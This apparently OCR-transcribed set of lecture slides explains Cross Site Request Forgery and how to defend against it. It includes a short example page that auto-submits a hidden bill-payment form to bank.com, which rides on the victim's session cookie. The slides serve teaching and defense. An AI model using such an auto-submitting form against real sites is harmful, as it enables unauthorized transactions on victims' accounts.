
Cross Site Request Forgery (CSRF)

- Example:
  - User logs in to bank.com
    - Session cookie remains in browser state
  - User visits another site containing:

```
<form name=F action=http://bank.com/BillPay.php>
<input name=recipient value=badguy> …
<script> document.F.submit(); </script>
```

  - Browser sends user auth cookie with request
    - Transaction will be fulfilled
- Problem:
  - cookie auth is insufficient when side effects occur

Form post with cookie



CSRF Defenses

- Ineffective Defense: Use POST
- Ineffective Defense: URL Rewriting
- Impartial Defense: Referer Validation

```
Referer: http://www.facebook.com/home.php
```

- Better Defenses
  - Safe HTTP GET Requests
  - Secret Validation Token
  - Double-Submitted Cookies

```
<input type=hidden value=23a3af01b
```

Summary

- Web security is one of major threats nowadays
- Need to consider both client, server and user side security!